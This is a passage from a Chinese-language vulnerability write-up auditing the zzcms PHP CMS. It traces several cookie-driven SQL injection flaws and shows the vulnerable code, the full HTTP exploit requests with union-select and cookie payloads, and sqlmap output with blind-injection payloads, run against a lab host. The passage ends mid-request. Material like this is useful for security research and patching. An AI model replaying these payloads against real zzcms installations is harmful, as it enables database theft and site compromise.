
接下来要让 $a+$b==0 不成立



```php
function setAdv($ispay){
    global $f_array;
    $rs=query("select * from zzcms_main where editor='".$_COOKIE["UserName"]."'");
    $row=num_rows($rs);
    if (!$row){
    $a=0;
    }else{
    $a=1;
}
$rs=query("select * from zzcms_zh where editor='".$_COOKIE["UserName"]."'");
$row=num_rows($rs);
if (!$row){
$c=0;
}else{
$c=1;
}
if ($a+$c==0){
    echo "<script>alert('您尚未发布".channelzs."信息，不能抢占广告位！请先发布".channelzs."
        信息。');location.replace('zs.php?do=add')</script>";
}else{
    $rs=query("select * from zzcms_textadv where username='".$_COOKIE["UserName"]."'");
```

(https://xzfile.aliyuncs.com/media/upload/picture/20190918195123-a32cde40-da0a-1.png)

因为 zzcms_main 里面存的是对应用户的招商信息，我们只要发布一条招商信息就可以让 $a=1, 然后设置广告语后就可以进行构造语句注入了




```
POST /user/adv2.php?action=modify  HTTP/1.1
Host: 192.168.0.13
Content-Length: 56
Cache-Control: max-age=0
Origin: http://192.168.0.13
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/76.0.3809.100 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-ex
change;v=b3
Referer: http://192.168.0.13/user/login.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: bigclassid=0; province=%E6%B2%B3%E5%8D%97;
city=%E4%BF%A1%E9%98%B3%E5%B8%82; bdshare_firstime=1568644834636;
PHPSESSID=edmq35l4p0ksf7ndvm4qv79tir; UserName=eee123;
PassWord=2449759e91d4d6f5bc9b58f39aecf2a1
Connection: close

id=-1 union select 1,2,3,4,5,6,7,8,9,user(),11,12,13,14#
```

```
Connection: close
X-Powered-By: PHP/7.3.4
Content-Length: 414

<!DOCTYPE html>
<head>
<meta
http-equiv="Content-Type"
content="text/html;
charset=utf-8">
<title>首页文字广告设置</tit
le>
<link href="style/1/style.css"
rel="stylesheet"
type="text/css">
</head>
<body>
select * from zzcms_ad
where id=-1 union select
1,2,3,4,5,6,7,8,9,user(),11,1
2,13,14#<script>alert('抢占
失败，此位置被root@loca
lhost先一步抢得');location
.replace('adv2.php')</scrip
t>
```


(https://xzfile.aliyuncs.com/media/upload/picture/20190918195129-a6bf822e-da0a-1.png)

3. ajax/zs.php



```
10  $px = isset($_COOKIE['pxzs'])?$_COOKIE['pxzs']:"sendtime";
```


(https://xzfile.aliyuncs.com/media/upload/picture/20190918195135-aa8bd678-da0a-1.png)



```
45  $sql=$sql." order by groupid desc,elite desc,".$px." desc limit $last,$amount";
46  //echo $sql;
47  $rs = query($sql);
```


(https://xzfile.aliyuncs.com/media/upload/picture/20190918195139-ac9bc8ba-da0a-1.png)

第十行这边从从 cookie 中获取 pxzs 的内容，然后直接没有引号闭合就在第 45 行进行拼接，导致 sql 语句可控，利用 sqlmap 来进行注入



```
GET /ajax/zs.php   HTTP/1.1
Host: 192.168.0.13
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/76.0.3809.100 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-ex
change;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: bdshare_firstime=1568644834636; admin=admin;
pass=21232f297a57a5a743894a0e4a801fc3;pxzs=sendtime desc *  #
Connection: close
```


(https://xzfile.aliyuncs.com/media/upload/picture/20190918195144-afed53a8-da0a-1.png)



```
sqlmap identified the following injection point(s) with a total of 316 HTTP(s) requests:
---
Parameter: Cookie #1* ((custom) HEADER)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: bdshare_firstime=1568644834636; admin=admin; pass=21232f297a57a5a743894a0e4a801fc3;pxzs
=(SELECT (CASE WHEN (8467=8467) THEN 'sendtime desc ' ELSE (SELECT 2433 UNION SELECT 4617) END))  #

    Type: time-based blind
    Title: MySQL >= 5.0.12 time-based blind - Parameter replace
    Payload: bdshare_firstime=1568644834636; admin=admin; pass=21232f297a57a5a743894a0e4a801fc3;pxzs
=(CASE WHEN (2742=2742) THEN SLEEP(5) ELSE 2742 END)  #
---
[10:29:02] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.15.11, PHP 5.6.9
back-end DBMS: MySQL >= 5.0.12
[10:29:02] [INFO] fetching database names
[10:29:02] [INFO] fetching number of databases
[10:29:02] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' fo
r faster data retrieval
```

(https://xzfile.aliyuncs.com/media/upload/picture/20190918195149-b300176a-da0a-1.png)

4. zs/subzs.php




```
 2  function showcookiezs($cs){
 3  $str="";
 4  $cs=explode(",",$cs); //传入的$cs是一个整体字符串,转成数组
 5  $column=isset($cs[0])?$cs[0]:3;
 6  $imgwidth=isset($cs[1])?$cs[1]:80;
 7  $imgheight=isset($cs[2])?$cs[2]:80;
 8  $title_num=isset($cs[3])?$cs[3]:6;
 9  if (!isset($_COOKIE["zzcmscpid"])){
10  $str="暂无记录";
11  }else{
12  $cpid=$_COOKIE["zzcmscpid"];
13      if (strpos($cpid,",")>0){
14          $cpid=str_replace(" ","",$cpid);
15          $cpid=str_replace("deleted","",$cpid);//cookie会出现deleted的情况
16          $sql="select id,proname,img from zzcms_main where id in (".$cpid.")";
```

(https://xzfile.aliyuncs.com/media/upload/picture/20190918195157-b763ed86-da0a-1.png)

在 showcookiezs 函数中，第十六行 sql 语句将 cookie 中接收的 zzcmscpid 没闭合直接拼接


查找调用 showcookiezs 的函数，在 fix 函数中被调用，而且要当标签为 cookiezs 的时候才能执行，继续查找调用 fix 的函数



```php
function fixed($cs,$channel){
switch ($channel){
case 'ad':return showad($cs); break;
case 'zs':return showzs($cs); break;
case 'dl':return showdl($cs); break;
case 'pp':return showpp($cs); break;
case 'job':return showjob($cs); break;
case 'zx':return showzx($cs); break;
case 'zh':return showzh($cs); break;
case 'announce':return showannounce($cs); break;
case 'cookiezs':return showcookiezs($cs); break;
case 'zsclass':return showzsclass($cs); break;
case 'keyword':return showkeyword($cs); break;
case 'province':return showprovince($cs); break;
case 'sitecount':return showsitecount($cs); break;
}
}
```

(https://xzfile.aliyuncs.com/media/upload/picture/20190918195203-bb60dd68-da0a-1.png)


发现在 label.php 的第十二行的 showlabel 函数中调用



```
1  <?php
2  function showlabel($str){
3  global $b;//zsshow需要从zs/class.php获取$b；zxshow从s/class.php获取$b；
4  checkver($str);
5  //固定标签==========================
6  $channels=array('ad','zs','dl','zx','pp','job','zh','announce','cookiezs','zsclass','ke
       ,'province','sitecount');
7  foreach ($channels as $value) {
8  if (strpos($str,"{#show".$value.":")!==false){
9  $n=count(explode("{#show".$value.":",$str));//循环之前取值
10     for ($i=1;$i<$n;$i++){
11     $cs=strbetween($str,"{#show".$value.":","}");
12     if ($cs<>''){$str=str_replace("{#show".$value.":".$cs."}",fixed($cs,$value),$str);}
       $cs直接做为一个整体字符串参数传入，调用时再转成数组遍历每项值
13     }
```

(https://xzfile.aliyuncs.com/media/upload/picture/20190918195209-beaa7a10-da0a-1.png)

也就是要查找调用 showlabel 函数，而且传进去的 $str 带有标签 cookiezs 的




```
D:\phpstudy_pro\WWW\template\red13\zs_list.htm:
   14  <div class="right">
   15  <div class="titles"> 您查看过的产品</div>
   16: <div class="content1">{#showcookiezs:3,60,6
   17  </div>
   18

D:\phpstudy_pro\WWW\template\red13\zs_search.htm:
   25  <div class="titles"> 您查看过的产品</div>
   26  <div class="content1">
   27: {#showcookiezs:3,60,60}
   28  </div>
   29  </div>
```

(https://xzfile.aliyuncs.com/media/upload/picture/20190918195220-c50acbc6-da0a-1.png)

查找发现有 2 个符合，分别是 zs/search.php 和 zs/zs_list.php

zs/search.php

```
$fp="../template/".$siteskin."/zs_search.htm";
$f = fopen($fp,'r');
$strout = fread($f,filesize($fp));
...
$strout=showlabel($strout);
echo  $strout;
```




```
GET /zs/search.php HTTP/1.1
Host: 192.168.0.13
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/76.0.3809.100 Safari/537.36
Accept:
